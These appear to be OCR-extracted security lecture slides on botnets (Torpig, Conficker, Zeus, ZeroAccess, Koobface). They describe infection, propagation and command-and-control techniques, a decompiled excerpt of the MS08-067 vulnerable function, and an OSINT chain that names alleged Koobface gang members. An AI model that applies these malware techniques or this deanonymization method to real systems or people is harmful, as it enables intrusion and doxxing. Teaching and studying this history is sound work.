
- Objective: the inside view of a real botnet

Takeover exploited domain flux

- Bot copies generate domain names to find their command & control (C&C) server
- Researchers registered the domain before attackers, impersonated botnet's C&C server

Torpig Architecture

["Your Botnet Is My Botnet"]



Drive-by JavaScript tries to exploit multiple browser vulnerabilities to download Mebroot installer


Installer writes Mebroot into MBR on hard drive, reboots infected host

Mebroot obtains malicious DLLs from its C&C server, injects them into applications, contacts C&C server every 2 hours over HTTP using custom encryption

DLLs upload stolen data to Torpig C&C server

C&C server acks or instructs bot to perform phishing attacks against specific sites using injected content

Man-in-the-Browser Phishing



["Your Botnet Is My Botnet"]

Distribution of Infections

Country	IP Addresses (Raw #)	Bot IDs	DHCP Churn Factor
US	158,209	54,627	2.90
IT	383,077	46,508	8.24
DE	325,816	24,413	13.35
PL	44,117	6,365	6.93
ES	31,745	5,733	5.54
GR	45,809	5,402	8.48
CH	30,706	4,826	6.36
UK	21,465	4,792	4.48
BG	11,240	3,037	3.70
NL	4,073	2,331	1.75
Other	180,070	24,766	7.27
Totals:	1,247,642	182,800	6.83

Table 2: Top 10 infected hosts by country.

["Your Botnet Is My Botnet"]

Data Sent to Torpig C&C Server

Data Type	Data Items (#)
Mailbox account	54,090
Email	1,258,862
Form data	11,966,532
HTTP account	411,039
FTP account	12,307
POP account	415,206
SMTP account	100,472
Windows password	1,235,122

["Your Botnet Is My Botnet"]

Target: Financial Institutions

Typical Torpig config file lists approximately 300 domains of financial institutions to be targeted for “man-in-the-browser” phishing attacks

In 10 days, researchers’ C&C server collected 8,310 accounts at 410 institutions

- Top 5: PayPal (1770), Poste Italiane (765),
  Capital One (314), E*Trade (304), Chase (217)

1660 unique credit and debit card numbers

- 30 numbers came from a single work-at-home call-center agent who was entering customers’ credit card numbers into the central database

[“Your Botnet Is My Botnet”]

Conficker

Conficker.A surfaced in October 2008

- Also known as Downandup and Kido

Conficker.B, B++ variants emerged later

Exploits a stack buffer overflow in MS Windows Server Service (more on this later)

- Commercial attack tools
  customized for Chinese users
  were offered for sale on
  popular malware sites a few days
  after vulnerability became public

Conficker Damage

Between 4 and 15 million infections (estimated)

$250K bounty from Microsoft

Jan-Feb 2009: infected high-visibility victims

- Grounded French Air Force's Dassault Rafale fighters
- Desktops on Royal Navy warships and submarines
- Sheffield Hospital
  - … after managers turned off Windows security updates for all 8,000 PCs on the vital network
- Houston municipal courts

Apr 2009: installed spambots and fake antivirus

MS08-67 Vulnerability

Walks pathname in a loop looking for dot, dot-dot, slash, backslash - for example, converts \\C\Program Files\..\Windows to \\C\Windows

Path canonicalization in Windows Server RPC

- NetpwPathCanonicalize function in netapi32.dll

```
func _NetpwPathCanonicalize(wchar_t* Path) {
        if( !_check_length(Path) )  return;  …
        _CanonicalizePathName(Path);  … }

func _CanonicalizePathName(wchar_t* Path)  {
        _save_security_cookie();
        wchar wcsBuffer[420h];
        wcscat(wcsBuffer,Path); …
        _ConvertPathMacros(wcsBuffer);    … }

func _ConvertPathMacros(…) {…
        _tcscpy_s(previousLastSlash, pBufferEnd - previousLastSlash, ptr+2) …}
```

Stack is DEP-protected, but Conficker uses ZwSetInformationProcess() to disable DEP

Sets stack guard (why does this not help?)

Lots of pointer arithmetic in the loop, previousLastSlash gets wrong value

Conficker.B Propagation Vectors

NetBIOS / network shares

- Looks for open network shares, copies itself to the admin share or the interprocess communication share launched using rundll32.exe
- Brute-forces passwords using a dictionary of 240 common passwords

Removable USB media

- Copies itself as autorun.inf
- SHELLEXECUTE keyword is “Open folder to view files”
- Users unwittingly run the worm every time a removable drive is inserted into the system

After Infection

Conficker patches the MS08-67 vulnerability once it takes control of the host


- This is common… don't want your zombie to be stolen by another master

The "patch" scans incoming RPC requests for Conficker shellcode and allows re-infection

- Possibly a secondary mechanism for "upgrading" malicious binaries on previously infected hosts
- In Conficker.B++, the patch allows delivery of a special URL, from which a signed binary can be received

Conficker.A and .B Logic


Conficker.A



Conficker.A filters out Ukrainian addresses using GEO IP database

Conficker.A tries to download "Antivirus XP" fake antivirus scam from a fixed site

Conficker.B



Conficker.B binaries directly embed GEO IP database as a RAR file; no filtering of Ukrainian addresses

http://mtc.sri.com/Conficker/

Domain Flux in Conficker.A and .B

Every 2 or 3 hours, each zombie computes a list of 250 domain names using a randomized function

- All Conficker zombies build the same list
- The list changes every day
- Different lists for Conficker.A and Conficker.B

Attempts to contact every rendezvous domain and to download a new binary

Binaries encrypted using RC4 and digitally signed

- Helps prevent hijacking of rendezvous domains

Conficker Rendezvous Domains

Example: domains generated on Feb 12, 2009

Conficker.A: puxqy.net, elvyodjjtao.net, ltxbshpv.net, ykjzaluthux.net, …

Conficker.B: tvxwoajfwad.info, blojvbcbrwx.biz, wimmugmq.biz, …

Occasionally generates legitimate domain names, resulting in an unintentional DDoS attack

March 8: jogli.com (Big Web Great Music)

March 13: wnsux.com (used to be Southwest Airlines)

March 18: qhflh.com (Women's Net in Qinghai Province)

March 31: praat.org (“Doing phonetics by computer”)

Domain registrars blocked registration of domains on the list

Interesting Anomaly

On December 27, 2008, SRI researchers observed Conficker.B URL requests sent to these domains

- 81.23.XX.XX - Kyivstar.net, Kiev, Ukraine
- 200.68.XX.XXX - Alternativagratis.com, Buenos Aires, Argentina

These are Conficker.A rendezvouz points

Automatically generated domain lists of Conficker.A and Conficker.B do not overlap!

Either a manual request, or a hybrid test zombie that combines features of both A and B

http://mtc.sri.com/Conficker/

Conficker.C

http://mtc.sri.com/Conficker/

Evidence that Conficker.C is an upgrade of Conficker.B, delivered through rendezvous points


- Weren't all rendezvous domains all blocked?

"Dropper" application

observed in Conficker.B

hosts

- Spawns Conficker.C, then deletes itself



Use of MD-6 in Conficker

Conficker.B uses MD-6 hash algorithm

Developed by Ron Rivest at MIT, this algorithm was released in October 2008

- At most a few weeks before Conficker.B's appearance

Original MD-6 implementation contained a buffer overflow… patched in February 2009


- Conficker.B implementations contain the same overflow

In Conficker.C (first observed on March 5, 2009), the overflow is patched

- Somebody is paying attention!

Conficker.C Logic

http://mtc.sri.com/Conficker/



Patch DNS API to prevent security-related network connections

Patch MS08-67 vulnerability, but keep a backdoor for other Conficker copies

Kill security software, disable updates, deactivate safe reboot, start a new thread to constantly monitor and kill security products and diagnostics

New peer-to-peer logic:
scan the Internet for other Conficker hosts, bootstrap a P2P network, distribute digitally signed payload to peers when it becomes available. Deterministic mapping of IP addresses to TCP and UDP listen ports avoids superpeers or peer list (simple scan enough to find peers).

New domain generation algorithm generates 50,000 domains per day, of which 500 randomly selected domains are queried

Conficker.E (April 2009)

Updates old versions of Conficker

Downloads a spambot trojan (Waledac) and a fake antivirus (“Spy Protect 2009”)

Self-removes on May 3, 2009, leaves copy of Conficker.D

End of the Conficker story?

Conficker Summary

Massive platform for distributing arbitrary binaries

- Spam? Fraud? Denial of service? Cyber-warfare?
- So far used only to install run-of-the-mill spambots and distribute fake security software

Dynamic command-and-control mechanism, difficult to block

Evolving through upgrades, increasingly sophisticated communication and self-organization

Zeus: Crimeware for Sale

Bot kits widely available for sale - for example, Zeus kits sell for between $700 and $15000

- Target: login credentials for financial institutions

Multiple Zeus-based botnets

- 13 million infections worldwide, 3 million in the US;
  90% of Fortune 500 companies infected

On March 19, 2012, Microsoft and partners filed takedown notices against 39 “John Does” responsible for Zeus infections

- See http://www.zeuslegalnotice.com/ for examples of malicious code and the results of binary analysis

ZeroAccess Botnet

Peer-to-peer structure, no central C&C server

1.9 million infected machines as of August 2013

Used for click fraud

- Trojan downloads ads and “clicks” on them to scam per-pay-click affiliate schemes

Used for bitcoin mining

- According to Symantec, one compromised machine yields 41 US cents a year…

Botnet partially “sinkholed” by Symantec

- Sinkhole = redirect bots’ C&C traffic

http://www.symantec.com/connect/blogs/grappling-zeroaccess-botnet

Who is Behind the Botnets?

Case study: Koobface gang

Responsible for the 2008-09 Facebook worm

- Messages Facebook friends of infected users, tricks them into visiting a site with a malicious “Flash update”

Made at least $2 million a year from fake antivirus sales, spam ads, etc.


De-anonymized by SophosLabs

KoobFace Deanonymization (1)

One of the command-and-control servers had a configuration mistake, any visitor can view all requests, revealing file and directory names

- mod_status enabled by mistake

last.tar.bz2 file contained daily C&C software backup, including a PHP script for sending daily revenue statistics to five Russian mobile numbers



http://nakedsecurity.sophos.com/koobface/

KoobFace Deanonymization (2)


Search for the phone numbers found Russian online ads for a BMW car and Sphynx kittens

Search for username “krotreal” found profiles in various social sites – with photos!

http://nakedsecurity.sophos.com/koobface/

KoobFace Deanonymization (3)

One of the social-network profiles references an adult Russian website belonging to “Krotreal”



“Whois” for the website lists full name of the owner, with a St. Petersburg phone number and another email (Krotreal@mobsoft.com)

http://nakedsecurity.sophos.com/koobface/

KoobFace Deanonymization (4)

Krotreal profile on vkontakte.ru (“Russian Facebook”) is restricted…

… but he posted links to photos on Twitter, thus making photos publicly available

Reveals social relations

http://nakedsecurity.sophos.com/koobface/

KoobFace Deanonymization (5)

Czech government maintains an online portal providing easy access to company details


- Includes registered address, shareholders, owners, their dates of birth and passport ID numbers

Hosted on the Koobface "mothership" server

http://nakedsecurity.sophos.com/koobface/

KoobFace Deanonymization (6)

Search for MobSoft on Russian Federal Tax Server reveals nothing, but search for МобСофт reveals owner's name and also a job ad:



Same phone number as in the statistics script on the Koobface C&C server

Contact person

found on social sites

http://nakedsecurity.sophos.com/koobface/

KoobFace Deanonymization (7)

The co-owner of one of

the Mobsoft entities did not

restrict her social profile

Reveals faces, usernames,

relationships between gang members

- Hanging out, holidays in Monte Carlo, Bali, Turkey

One photo shows Svyatoslav P. participating in a porn webmaster convention in Cyprus

"FUBAR webmaster" website has archive photo sets from various porn industry events

Username on the badge!


http://nakedsecurity.sophos.com/koobface/

KoobFace Deanonymization (8)

One of the members linked

to an old St. Petersburg

porn-webmaster “club”



- Website contains picture section called “Ded Mazai”, same username as found on ICQ profile of member

Social profile of “Ded Mazai” reveals a photo of all gang members together at a fishing event

http://nakedsecurity.sophos.com/koobface/

The Koobface Gang

Антон Коротченко
- “KrotReal”

Станислав Авдейко
- “LeDed”

Святослав Полищук
- “PsViat”, “PsycoMan”

Роман Котурбач
- “PoMuc”

Александр Колтышев
- “Floppy”